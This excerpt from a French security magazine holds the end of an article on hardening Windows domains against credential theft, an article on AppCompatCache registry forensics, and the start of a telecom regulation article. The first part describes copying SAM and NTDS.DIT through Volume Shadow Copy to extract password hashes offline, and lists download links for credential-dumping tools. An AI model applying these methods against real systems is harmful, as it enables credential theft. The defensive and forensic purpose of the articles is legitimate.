


Figure 6

4.2.3 Désactiver la délégation

Le problème des Access Tokens est également assez facile à prendre en charge au niveau du domaine, en désignant les comptes d'administration du domaine comme « sensibles et ne pouvant être délégués » :




Figure 7

Il faut préciser toutefois qu'un Delegation Token sera tout de même généré dans le cas d'une session interactive, mais le contrôleur de domaine refusera les tentatives d'authentification à distance, en forçant l'exécution des actions distantes sous un Anonymous Logon.

4.2.4 Désactiver le service Volume Shadow Copy

Enfin, quand aucun outil ne semble fonctionner, l'ultime recours du pentester est de faire appel au service « Volume Shadow Copy ». Cette méthode de récupération n'a pas



été incluse dans la liste des outils sélectionnés car il s'agit en réalité d'une fonctionnalité interne à Windows, utilisée pour réaliser les sauvegardes du système. Ce service permet de copier n'importe quel fichier, y compris ceux verrouillés par le système d'exploitation. Il est donc très pratique lorsqu'on souhaite extraire manuellement les ruches SAM, SYSTEM, SECURITY ou la base NTDS.DIT. Dans un deuxième temps, d'autres outils (samdump, QuarksPwDump, ntds_dump_hash ou autre) permettent d'extraire ces hashes hors-ligne.

Or si les mécanismes de sauvegardes en place sur le SI ne nécessitent pas l'activation de ce service, pourquoi ne pas intégrer à ses GPO une règle désactivant ce service, ainsi que son utilitaire de contrôle en ligne de commandes (vssadmin).




Figure 8




Figure 9

Conclusion

Il existe donc des solutions pour se protéger et les faiblesses inhérentes à l'utilisation des produits Microsoft au sein de son infrastructure ne sont pas des fatalités. Aucune des recommandations formulées

ici n'est d'ailleurs particulièrement complexe à mettre en œuvre. Il est donc surprenant de voir que le taux de succès des outils identifiés dans cet article en conditions réelles reste très élevé, la principale difficulté étant bien souvent d'échapper à la détection des antivirus.

Et on notera également que pour peu qu'on sache s'en servir, un bon vieux WMIC ou même un PSEXEC vaut toujours mieux qu'un MSTSC :-)

■ REMERCIEMENTS

Je remercie tous les membres de l'équipe de XMCO, ainsi que Nicolas Ruff et Benjamin Caillat, pour leurs nombreux conseils avisés et leurs critiques constructives.

■ RÉFÉRENCES

- [WEAKLM] http://en.wikipedia.org/wiki/LM_hash#Security_weaknesses
- [WCE] <http://www.ampliasecurity.com/research/wcefaq.html#preventcleartextpwdump>
- [MIMI] voir MISC n°66 « Utilisation avancée de Mimikatz », G. Lopes et M. Mauger
- [MSTOK] <http://msdn.microsoft.com/en-us/library/Aa374909.aspx>
- [NETPASS] http://www.nirsoft.net/utils/network_password_recovery.html
- [KIWI] <http://blog.gentilkiwi.com/securite/mimikatz/sarclouse-credman-planificateur-taches>
- [MIMTER] <https://github.com/rapid7/meterpreter/pull/9>
- [LESBD] <https://code.google.com/p/libesedb/>
- [SUD0MAN] <https://twitter.com/sud0man>
- [NTDSG] <https://github.com/rapid7/metasploit-framework/pull/1023>
- [MNTDS] <https://github.com/rapid7/metasploit-framework/pull/1024>
- [MICRO] [http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf)
- [SANS] <https://files.sans.org/summit/forensics11/PDFs/Protecting%20Privileged%20Domain%20Accounts%20during%20Live%20Response.pdf>

Les outils cités dans l'article sont téléchargeables aux adresses suivantes :

- gsecdump : http://www.truesec.se/sakerhet/verktyg/sakerhet/gsecdump_v2.0b5
- pwdump7 : http://www.tarasco.org/security/pwdump_7/
- fgdump : <http://www.foofus.net/~fizzgig/fgdump/>
- Mimikatz : <http://blog.gentilkiwi.com/mimikatz>
- Meterpreter : <http://www.metasploit.com/>
- PWDumpX : <http://packetstormsecurity.com/Crackers/PWDumpX14.zip>
- WCE : <http://www.ampliasecurity.com/research.html>
- QuarksPwDump : <https://github.com/quarkslab/quarkspwdump>
- cachedump : <http://packetstormsecurity.com/files/36781/cachedump-1.1.zip.html>
- incognito : <http://sourceforge.net/projects/incognito/>



LA COMPATIBILITÉ À LA RESCOUSSE

Cédric PERNET – cedric.pernet@gmail.com

mots-clés : BASE DE REGISTRE / EXÉCUTION / ANALYSE

Le domaine de l'inforsique est en perpétuelle évolution. Les systèmes d'exploitation changent, sont mis à jour, sont modifiés. Il en va de même pour les logiciels et le comportement des usagers. Cet ensemble en constante mouvance génère une charge de travail importante pour l'investigateur numérique, qui doit perpétuellement se maintenir à jour de ses connaissances.

Parmi ces dernières, l'une des plus importantes est celle des différentes ruches de la base de registre des systèmes d'exploitation Windows. Elle constitue l'un des viviers les plus intéressants pour l'analyste, mais probablement le plus dense et le plus complexe.

À l'intérieur de cette base se trouvent des milliers d'entrées, certaines plus obscures que d'autres. Parmi ces dernières, il en existe un certain nombre permettant de savoir si un binaire a été exécuté ou non. L'AppCompatCache en est un, qui n'est pas forcément très connu car peu documenté.

1 Indicateurs d'exécution

De nombreux indicateurs permettent de déterminer si un binaire a été exécuté ou non sur un système Windows.

Ces entrées sont connues de la plupart des investigateurs numériques, mais connaître ne signifie pas forcément utiliser et exploiter judicieusement.

Voici un bref rappel des principales entrées indicatrices d'exécution de binaires :

- Fichiers Prefetch

Il s'agit de fichiers localisés dans un répertoire *Prefetch* du répertoire d'installation de Windows. Ces fichiers fournissent des informations sur les derniers fichiers exécutés sur le système ainsi qu'un horodatage de la dernière exécution. Il faut cependant rappeler ici que l'activation de ces fichiers n'est pas mise en place par défaut sur les serveurs Windows et que les prefetchs sont désactivés par défaut par Windows s'il est lancé d'un disque dur SSD (ce qui est discutable, mais là n'est pas le sujet).

- Fichier d'hibernation

hiberfil.sys est un fichier localisé à la racine de la partition contenant le système d'exploitation Windows. Ce fichier est une copie compressée de la mémoire vive produite lors d'une mise en hibernation du système. Une fois décompressé [1], ce *dump* de la RAM peut être analysé avec des outils tels que Volatility [2] afin d'examiner les processus en fonctionnement au moment du dump.

- Base de registre : MUICache

À chaque exécution d'un programme par un utilisateur, Windows stocke le nom de l'application dans une clé de la base de registre appelée MUICache. Le défaut de cette clé est qu'elle ne contient aucun horodatage hormis celui de la dernière mise à jour de la clé elle-même, mais les informations que cette clé contient sont néanmoins intéressantes. Elles peuvent notamment être croisées avec d'autres sources afin de compléter une analyse inforsique. Cette clé particulière peut être parcourue avec MUICacheView [3] notamment.



- Base de registre : UserAssist

La clé **UserAssist** (localisée dans **NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer**) contient un ensemble de sous-clés permettant de retracer l'activité de l'utilisateur [4], dans une certaine mesure. Cette clé présente beaucoup d'intérêt pour un analyste inforensique. Elle permet notamment de connaître le nombre d'exécutions d'une application (par utilisateur) et présente un horodatage de la dernière exécution de chacun de ces programmes. À noter que la structure de cette clé n'est pas la même sous Windows XP et sous Windows 7 et supérieur.

- Base de registre : RecentDocs

La base de registre contient une clé **RecentDocs** (localisée dans **NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer**) qui permet d'obtenir un historique des fichiers accédés récemment par l'utilisateur. Ces fichiers sont classés par sous-clé correspondant aux extensions utilisées : jpg, mp3, doc, etc. Le *plugin* « recentdocs » de RegRipper [5] permet de parcourir cette structure facilement. Une limitation est à noter au niveau de l'horodatage : il ne contiendra que les dernières dates de modification de chaque sous-clé.

- Base de registre : RunMRU

Cette clé, localisée dans **NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer**, permet d'obtenir l'historique des commandes effectuées à partir de la boîte « Run » du menu « Démarrer » de Windows. Elle présente elle aussi une limitation importante : seule la dernière date d'utilisation est indiquée dans la base. Le *plugin* **runmru.pl** [6] de RegRipper permet de parcourir cette clé confortablement.

- Base de registre : AppCompatFlags

Cette clé de la base de registre (emplacement : **NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags**) permet d'obtenir la liste des fichiers exécutés configurés pour être lancés en mode compatibilité. Seul horodatage : la date de la dernière modification de la clé. Elle peut être parcourue avec le *plugin* **appcompatflags.pl** [7] de RegRipper.

- Emplacements d'exécution automatique

Il en existe un grand nombre, localisés principalement en base de registre (les fameuses clés « Run »). Mais il ne faudrait pas oublier non plus les services démarrés, que nous pouvons voir dans le journal d'événements « System ». Les ID d'événements 7034, 7035, 7036, et 7040 [8] nécessitent une attention particulière. Pour ce qui est des clés Run, l'outil de référence pour les parcourir est AutoRuns [9].

- Jump Lists

Les « jump lists » [10] sont des *items* qui ont fait leur apparition sur les systèmes Windows 7 et 8.

Pour simplifier, il s'agit d'ajouts aux barres de tâches spécifiques à chaque application, accessibles par clic droit dans l'interface de Windows, permettant notamment d'avoir les historiques récents. Les *jump lists* permettent ainsi d'obtenir des informations sur l'exécution d'applications.

Cette liste n'est pas exhaustive. D'autres entrées moins connues existent, certaines étant spécifiques à des applications par exemple. Parmi ces entrées moins connues existe ce que l'on appelle l'« AppCompatCache ».

2 AppCompatCache

2.1 Historique

Cet artefact inforensique a été découvert par Andrew Davis [11] en avril 2012. Il était jusqu'alors passé inaperçu et ne faisait l'objet d'aucun traitement particulier par la communauté des investigateurs numériques, du moins publiquement. Quelques personnes se sont posé la question de ce qu'était cette clé de la base de registre dès 2009, mais sans s'en préoccuper plus que ça, et sans obtenir de réponse, même sur des forums internationaux dédiés à l'inforensique.

Cette découverte d'Andrew Davis fut immédiatement suivie par la publication d'un outil [12] libre pour pouvoir parcourir cette structure, sur lequel nous reviendrons ultérieurement.

Le jour suivant l'annonce de cette découverte, Harlan Carvey publiait un module **appcompatcache.pl** [13] pour RegRipper.

2.2 Description

L'AppCompatCache est une clé de la base de registre des systèmes Windows, localisée dans la ruche SYSTEM, présente à partir des systèmes d'exploitation XP et supérieurs.

Cette clé est générée par la base de données de compatibilité d'applications Windows [14]. Ces données cache permettent au système d'identifier des applications présentant des problèmes de compatibilité.

L'AppCompatCache est implémenté de façon différente en fonction du système d'exploitation.

2.2.1 Windows XP (32 bits)

Sous Windows XP 32 bits, la clé se trouve à l'emplacement suivant : **HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\AppCompatibility**

AppCompatCache



Ce cache est décrit par la société Mandiant sous la forme d'une structure avec un en-tête de 400 octets démarrant par « 0xDEADBEEF ». Cet en-tête contient le nombre d'entrées ainsi que les index utilisés par le gestionnaire de cache. Chacune de ces entrées est une structure contenant le chemin complet vers le binaire exécuté, un horodatage de la dernière modification, la taille du binaire, ainsi qu'un horodatage de la dernière modification de l'entrée.

```
typedef struct AppCompatCacheEntry_XP{
WCHAR Path[MAX_PATH+4];
FILETIME ftLastModTime;
LARGE_INTEGER qwFileSize;
FILETIME ftLastUpdateTime;
} APPCOMPATCACHE_ENTRY32_XP;
```

Windows XP 32 bits peut stocker un maximum de 96 entrées de ce type dans la clé **AppCompatCache**. Ces entrées sont ajoutées à la clé dans les deux conditions suivantes :

- Les métadonnées d'un fichier ont changé depuis la dernière exécution, le fichier venant d'être ré-exécuté.
- Un nouveau fichier est exécuté.

La date de dernière modification de l'entrée est un bon indicateur pour un enquêteur souhaitant connaître le moment précis de la dernière exécution d'un fichier se trouvant dans ce cache. Il est cependant plus confortable de toujours confirmer cette date par d'autres éléments de la base de registre (UserAssist par exemple).

2.2.2 Windows XP (64 bits) + Windows Server 2003

L'emplacement de l'AppCompatCache sur ces systèmes a été déplacé vers : **HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache**

AppCompatCache

La structure de l'AppCompatCache a beaucoup changé sur ces systèmes. Pour ce qui est des en-têtes, l'ancien « 0xDEADBEEF » des systèmes Windows XP 32 bits a été remplacé par « 0xBADC0FEE », suivi du nombre d'entrées. À noter que la date de dernière mise à jour présente dans XP 32bits n'est plus présente.

La structure de chaque entrée devient :

- Version Windows 2003 32 bits :

```
//32-bit Win2k3 AppCompatCache Structure
typedef struct AppCompatCacheEntry32_2k3 {
USHORT wLength;
USHORT wMaximumLength;
DWORD dwPathOffset;
FILETIME ftLastModTime;
LARGE_INTEGER qwFileSize;
} APPCOMPATCACHE_ENTRY32_2k3;
```

- Version Windows 2003 64 bits et Windows XP 64 bits :

```
//64-bit Win2k3 AppCompatCache Structure
typedef struct AppCompatCacheEntry64_2k3 {
USHORT wLength;
USHORT wMaximumLength;
DWORD dwPadding;
QWORD dwPathOffset;
FILETIME ftLastModTime;
LARGE_INTEGER qwFileSize;
} APPCOMPATCACHE_ENTRY64_2k3;
```

Sur ces systèmes, le cache peut compter jusqu'à 512 entrées.

Les nouvelles entrées sont créées :

- lorsqu'un fichier est exécuté et que ses métadonnées sont mises à jour ;
- si un même fichier est exécuté à partir d'un autre répertoire.

2.2.3 Windows Server 2008 / Windows Vista

L'AppCompatCache se trouve ici pour ces systèmes :

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

AppCompatCache

Il n'y a pas de changement au niveau des en-têtes par rapport à Windows Server 2003, par contre la structure des entrées est légèrement différente :

- Version Windows Server 2008/Vista 32 bits :

```
//32-bit Vista/2k8 AppCompatCache Entry Structure
typedef struct AppCompatCacheEntry32_Vista {
USHORT wLength;
USHORT wMaximumLength;
DWORD dwPathOffset;
FILETIME ftLastModTime;
DWORD dwInsertFlags;
DWORD dwFlags;
} APPCOMPATCACHE_ENTRY32_VISTA;
```

- Version Windows Server 2008/Vista 64 bits :

```
//64-bit Vista/2k8 AppCompatCache Entry Structure
typedef struct AppCompatCacheEntry64_Vista {
USHORT wLength;
USHORT wMaximumLength;
DWORD dwPadding;
QWORD dwPathOffset;
FILETIME ftLastModTime;
DWORD dwInsertFlags;
DWORD dwFlags;
} APPCOMPATCACHE_ENTRY64_VISTA;
```

Certains binaires présents dans ce cache ne sont pas exécutés. Ils s'y retrouvent suite à une inscription par **explorer.exe**, qui ajoute les métadonnées des binaires d'un répertoire quand il le parcourt.



Le drapeau « dwInsertFlags » devient du coup particulièrement intéressant. Il semblerait que lorsqu'il est défini, il indiquerait une exécution de binaire. Le conditionnel utilisé est basé sur le fait que pour le moment personne n'a découvert de cas contradictoire.

Enfin, le cache peut compter jusqu'à 1024 entrées sur ces systèmes.

2.2.4 Windows Server 2008 R2 / Windows 7

L'en-tête de l'AppCompatCache démarre par « 0xBADC0FEE », suivi par le nombre d'entrées du cache, puis des données statistiques sur le cache maintenues par le noyau Windows. Suivent les entrées, qui présentent la structure suivante :

- Windows 2008 R2 et Windows 7 32bits :

```
//32-bit Win7/2k8R2 AppCompatCache Entry Structure
typedef struct AppCompatCacheEntry32_Win7{
USHORT wLength;
USHORT wMaximumLength;
DWORD dwPathOffset;
FILETIME ftLastModTime;
DWORD dwInsertFlags;
DWORD dwShimFlags;
DWORD dwBlobSize;
DWORD dwBlobOffset;
} APPCOMPATCACHE_ENTRY32_WIN7;
```

- Version 64 bits :

```
//64-bit Win7/2k8R2 AppCompatCache Entry Structure
typedef struct AppCompatCacheEntry64_Win7{
USHORT wLength;
USHORT wMaximumLength;
DWORD dwPadding;
QWORD dwPathOffset;
FILETIME ftLastModTime;
DWORD dwInsertFlags;
DWORD dwShimFlags;
QWORD qwBlobSize;
QWORD qwBlobOffset;
} APPCOMPATCACHE_ENTRY64_WIN7;
```

Le drapeau « dwInsertFlags » permet à nouveau de déterminer si un binaire a été exécuté ou ajouté au cache par **explorer.exe**.

« dwShimFlags » est relatif à la base de données de compatibilité et peut être utilisé par **apphelp.dll**.

Quant à « dwBlobSize » et « dwBlobOffset », leur utilisation demeure inconnue, ils sont généralement à zéro. BlobOffset est un *offset* vers une structure opaque contenue dans les données cache, de taille BlobSize. Il a néanmoins été observé que des valeurs y étaient inscrites lors de l'installation de logiciels par certains *installers*.

Le cache pour ces systèmes peut contenir un maximum de 1024 entrées.

L'emplacement du cache n'a pas changé par rapport à Vista, il se trouve dans la ruche SYSTEM :

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache

AppCompatCache

3 Collecte des informations de l'AppCompatCache

Plusieurs outils gratuits et libres sont à notre disposition pour parcourir efficacement les entrées de l'AppCompatCache, les deux principaux étant ShimCacheParser et un module de RegRipper.

3.1 ShimCacheParser.py

Il s'agit du script Python d'Andrew Davis. Ce script [12] peut se lancer sur un système local ou sur une ruche d'un autre système, sur une extraction de l'AppCompatCache, ou encore sur des extraits MIR, l'outil de réponse à incident de Mandiant.

Le résultat peut être obtenu directement en console, ou sous forme de fichier CSV, plus pratique à parcourir.

```
C:\Python27\python.exe Toolz\ShimCacheParser.py -l -o shim_output.csv
[+] Dumping Shim Cache data from the current system...
[+] Found 32bit Windows XP Shim Cache data...
[+] Found 32bit Windows XP Shim Cache data...
[+] Found 32bit Windows XP Shim Cache data...
[+] Writing output to shim_output.csv...
```

Pour rappel, le champ « Process Exec Flag » n'existe pas sous Windows XP 32bits et nous n'obtenons donc aucun résultat sur ce système.

	A	B	C	D	E
1	Last Modified	Last Update	Path	File Size	Process Exec Flag
2	11/18/05 12:54:34	04/11/2013 09:07	C:\Program Files\Fichiers communs\VMware\VMware Virtual Image Editing\vmount2.exe	245760	N/A
3	10/14/09 14:58:02	03/13/13 10:04:39	C:\Program Files\PE Explorer\pexplorer.exe	3007224	N/A
4	04/21/12 01:16:21	02/20/13 16:19:52	C:\Program Files\Mozilla Firefox\firefox.exe	924600	N/A

Fig 1 : Exemple de résultat obtenu avec ShimCacheParser.py, pour un système Windows XP 32 bits



3.2 RegRipper / Rip

RegRipper [15] est un outil permettant de travailler confortablement sur les différentes ruches des systèmes d'exploitation Windows. Sa version en ligne de commandes s'appelle *rip*, et se base sur de nombreux *plugins*. L'un de ses plugins se nomme « *appcompatcache* » et permet d'obtenir le contenu de l'AppCompatCache d'une ruche SYSTEM :

```
c:\T00LZ\RR>rip -r c:\copy_of_system_hive -p appcompatcache > c:\Users\BLZ\Desktop\results_appcompatcache.txt
Launching appcompatcache v.20130425
```

Nous redirigeons le résultat vers un fichier, qui nous présente le début de contenu suivant :

```
appcompatcache v.20130425
(System) Parse files from System hive Shim Cache

Signature: 0xbadc0fee
Win2K8R2/Win7, 64-bit

C:\Program Files (x86)\Windows Media Player\wmpplayer.exe
ModTime: Sun Nov 21 03:25:10 2010 Z

C:\Windows\system32\mspaint.exe
ModTime: Tue Jul 14 01:39:24 2009 Z
```

Le module « *appcompatcache* » nous indique sa version, suivi de la signature de début d'en-tête « 0xBADC0FEE ». Il nous fournit ensuite le système d'exploitation, puis liste toutes les entrées.

Conclusion

Cet article s'est focalisé sur les aspects inforensiques exploitables, sans entrer dans le détail de toutes les structures et implémentation complète par l'« Application Compatibility Database ». Pour plus de détails sur ces aspects, il est recommandé de lire le document de référence d'Andrew Davis référencé précédemment ainsi qu'une série de billets du blog d'Alex Ionescu [16].

Les données qu'il est possible de collecter dans l'AppCompatCache varient grandement d'un système à un autre pour un analyste inforensique. Alors que sous un système Windows XP 32 bits il est possible d'obtenir un horodatage de la dernière mise à jour d'une entrée, cela n'est plus possible sur un système tel que Windows 7 par exemple. De même, la taille exacte d'un binaire ne pourra pas forcément être obtenue par l'AppCompatCache.

Les données de ce cache sont néanmoins très intéressantes. Il s'agit d'un moyen de plus de corréler de l'information par rapport à d'autres indicateurs d'exécution. De plus, il peut arriver dans certaines circonstances que l'AppCompatCache soit le seul indicateur de l'exécution d'un fichier.

L'AppCompatCache est donc un élément important qui devrait être systématiquement analysé lorsqu'une investigation porte sur des exécutions de fichiers. ■

■ REMERCIEMENTS

Cet article se base fortement sur la seule ressource complète sur le sujet actuellement, le document d'Andrew Davis, que je remercie.

Je remercie également CASSIDIAN CyberSecurity, en particulier David Bizeul, Jérôme Leseinne et Fabien Perigaud. Un grand merci également à Eric Freyssinet, Philippe Teuwen, Benjamin Caillat pour leur relecture attentive, ainsi qu'à Boris le Zombie pour sa formidable inertie.

■ RÉFÉRENCES

- [1] par exemple avec <http://www.moonsols.com/windows-memory-toolkit/>
- [2] <https://www.volatilesystems.com/default/volatility>
- [3] MUICacheView - http://www.nirsoft.net/utills/muicache_view.html
- [4] UserAssist Forensics (timelines, interpretation, testing, & more) - <http://www.4n6k.com/2013/05/userassist-forensics-timelines.html>
- [5] recentdocs.pl - <https://code.google.com/p/regripperplugins/source/browse/recentdocs.pl>
- [6] runmru.pl - <https://code.google.com/p/regripperplugins/source/browse/runmru.pl>
- [7] appcompatflags.pl - <https://code.google.com/p/regripperplugins/source/browse/appcompatflags.pl>
- [8] Service Events Logging - <http://technet.microsoft.com/en-us/library/dd349442%28v=ws.10%29.aspx>
- [9] AutoRuns for Windows - <http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx>
- [10] Jump List Forensics: AppIDs Part 1 - <http://www.4n6k.com/2011/09/jump-list-forensics-appids-part-1.html>
- [11] Leveraging the Application Compatibility Cache in Forensic Investigations - http://www.mandiant.com/library/Whitepaper_ShimCacheParser.pdf
- [12] ShimCacheParser.py - <https://github.com/mandiant/ShimCacheParser>
- [13] appcompatcache.pl - https://code.google.com/p/regripperplugins/source/browse/_old_/appcompatcache.pl?r=beb002fcc6c78d21331b202288764f347c39eae
- [14] Windows Application Compatibility Database - <http://msdn.microsoft.com/en-us/library/bb432182%28v=vs.85%29.aspx>
- [15] RegRipper - <https://code.google.com/p/regripper/>
- [16] Secrets of the Application Compatibility Database (SDB) - Part 1 - <http://www.alex-ionescu.com/?p=39>

création agence Comelink - cr@lephotoconcept.com - 06 janvier 2016 à 09:43



**AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.**

FORMATIONS SÉCURISATION

**Cours SANS Institute
Certifications GIAC**



SEC 505
Sécuriser Windows

SEC 506
Sécuriser Unix & Linux

DEV 522
Durcissement des applications Web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

www.hsc-formation.fr





Il y a une vie en dehors d'Ethernet et TCP/IP !

TÉLÉVISION & TÉLÉPHONIE : LA SÉCURITÉ ULTRA-CONNECTÉE

Comment parler de réseau sans évoquer Ethernet et la couche TCP/IP ?

C'est le défi que nous avons décidé de relever dans le cadre de ce dossier réseau.

Il ne s'agit pourtant pas d'évoquer des protocoles utilisés à la marge, mais bien de réseaux particulièrement présents dans notre existence ultra-connectée, mais pour lesquels les spécificités techniques restent relativement confidentielles.

À cela, plusieurs raisons : d'une part, le matériel pour en expérimenter les méandres reste peu accessible au grand public, et d'autre part, l'exploitation de ces réseaux est réalisée par relativement peu d'acteurs.

Nous allons donc parler, dans le cadre de ce dossier, de la régulation des télécoms, de la télévision connectée, des réseaux cellulaires et plus particulièrement de la norme LTE.

Quand j'entends discourir sur la nécessité de réguler ce prétendu Far-West, cette zone de non-droit qu'est Internet, j'ai envie de sortir mon revolver. Ce dossier s'ouvre sur un petit rappel de l'arsenal juridique déjà existant qui s'applique à Internet comme à tout autre média (diffamation, injure raciste, etc.) ainsi que celui, particulièrement riche, qui s'applique exclusivement à Internet et aux télécoms. De quoi s'étrangler la prochaine fois que vous entendrez parler de « vide juridique » sur la chaîne parlementaire.

Gadget un peu vain de « l'ancêtre d'Internet » ou vraie modernisation d'un média quelque peu suranné, la télévision vient rejoindre le *babyphone*, le vélo d'appartement et le pèse-personne sur la très longue liste des terminaux connectés au LAN domestique. Il n'est plus nécessaire

de sortir son *smartphone* pour tweeter sur les envolées lyriques de « l'amour est dans le pré » et pourrir la *timeline* de tous vos *followers* chaque lundi soir, votre télécommande suffit. Ce miracle n'est possible que grâce au « Hybrid Broadcast Broadband TV ». Le second article de ce dossier explore les technologies mises en œuvre par cette norme et présente l'arsenal technique nécessaire pour pouvoir taquiner un peu votre télévision.

D'abord simple gadget pour *geek*, l'accès depuis un téléphone portable au début des années 2000 relevait du « proof of concept », tant la navigation était d'une lenteur exaspérante et le « game play » d'un site WAP décourageait même les plus motivés d'entre nous. Quelques années plus tard, avec la 3G (et un petit saut technologique des terminaux), l'accès au réseau des téléphones cellulaires est devenu non seulement parfaitement utilisable pour le grand public, mais également totalement banal et utilisé par les moins connectés d'entre nous.

La LTE est la première norme de 4ème génération déployée par les opérateurs et offrant la perspective de nouveaux usages par des débits de plusieurs dizaines de méga bits. Au-delà de ces considérations, les deux derniers articles du dossier s'attachent à explorer les spécificités d'une infrastructure cellulaire et le matériel disponible afin d'explorer ces réseaux.

Et nous gardons pour un prochain dossier SCADA, les liens satellites, les réseaux domotiques et autre joyeusetés.

Cédric Foll

L'ARLÉSIENNE DE LA RÉGULATION DES TÉLÉCOMS

Tris Acatrinei-Aldea - @tris_acatrinei - www.hackersrepublic.org
Consultante pour FAIR-Security



mots-clés : RÉGLEMENTATION / PAQUET TÉLÉCOM / ARCEP /
CRIMINALITÉ INFORMATIQUE

De l'invention du téléphone à nos jours, les autorités n'ont eu de cesse d'essayer d'encadrer et de réguler les communications électroniques – parfois dans un but légitime – notamment la prévention d'actes malveillants – parfois illégitimes.

Expliquer brièvement la régulation des télécoms est difficile car le sujet est très fourni et le synthétiser est un exercice de style. Je remercie Zythom, Stéphane Bortzmeyer ainsi que Fabrice Flauss pour leur relecture attentive et leurs précieuses indications.

En France, le cadre législatif et réglementaire est plus ancien que ce que l'on imagine et c'est leur vétusté qui explique certaines incohérences. Procédons à un état des lieux rapide du paysage national.

1 La réglementation relative à la gestion technique des télécoms

Les textes posant le cadre juridique des télécoms ne sont pas très récents et se sont superposés les uns aux autres, constituant un millefeuille législatif et réglementaire.

1.1 L'ancêtre : la télématique

Les premiers encadrements juridiques de la communication numérique se sont faits par étape et la première trouve ses fondements dans la télématique, qui se définit comme un système permettant d'accéder par le réseau à certaines données stockées dans la mémoire d'un ordinateur. En France, notre désormais défunt Minitel était l'outil qui permettait d'accéder à ses différents services. Contrairement à la radio et à la télévision, qui ont, dès leur apparition, fait l'objet d'encadrements juridiques très stricts, la télématique

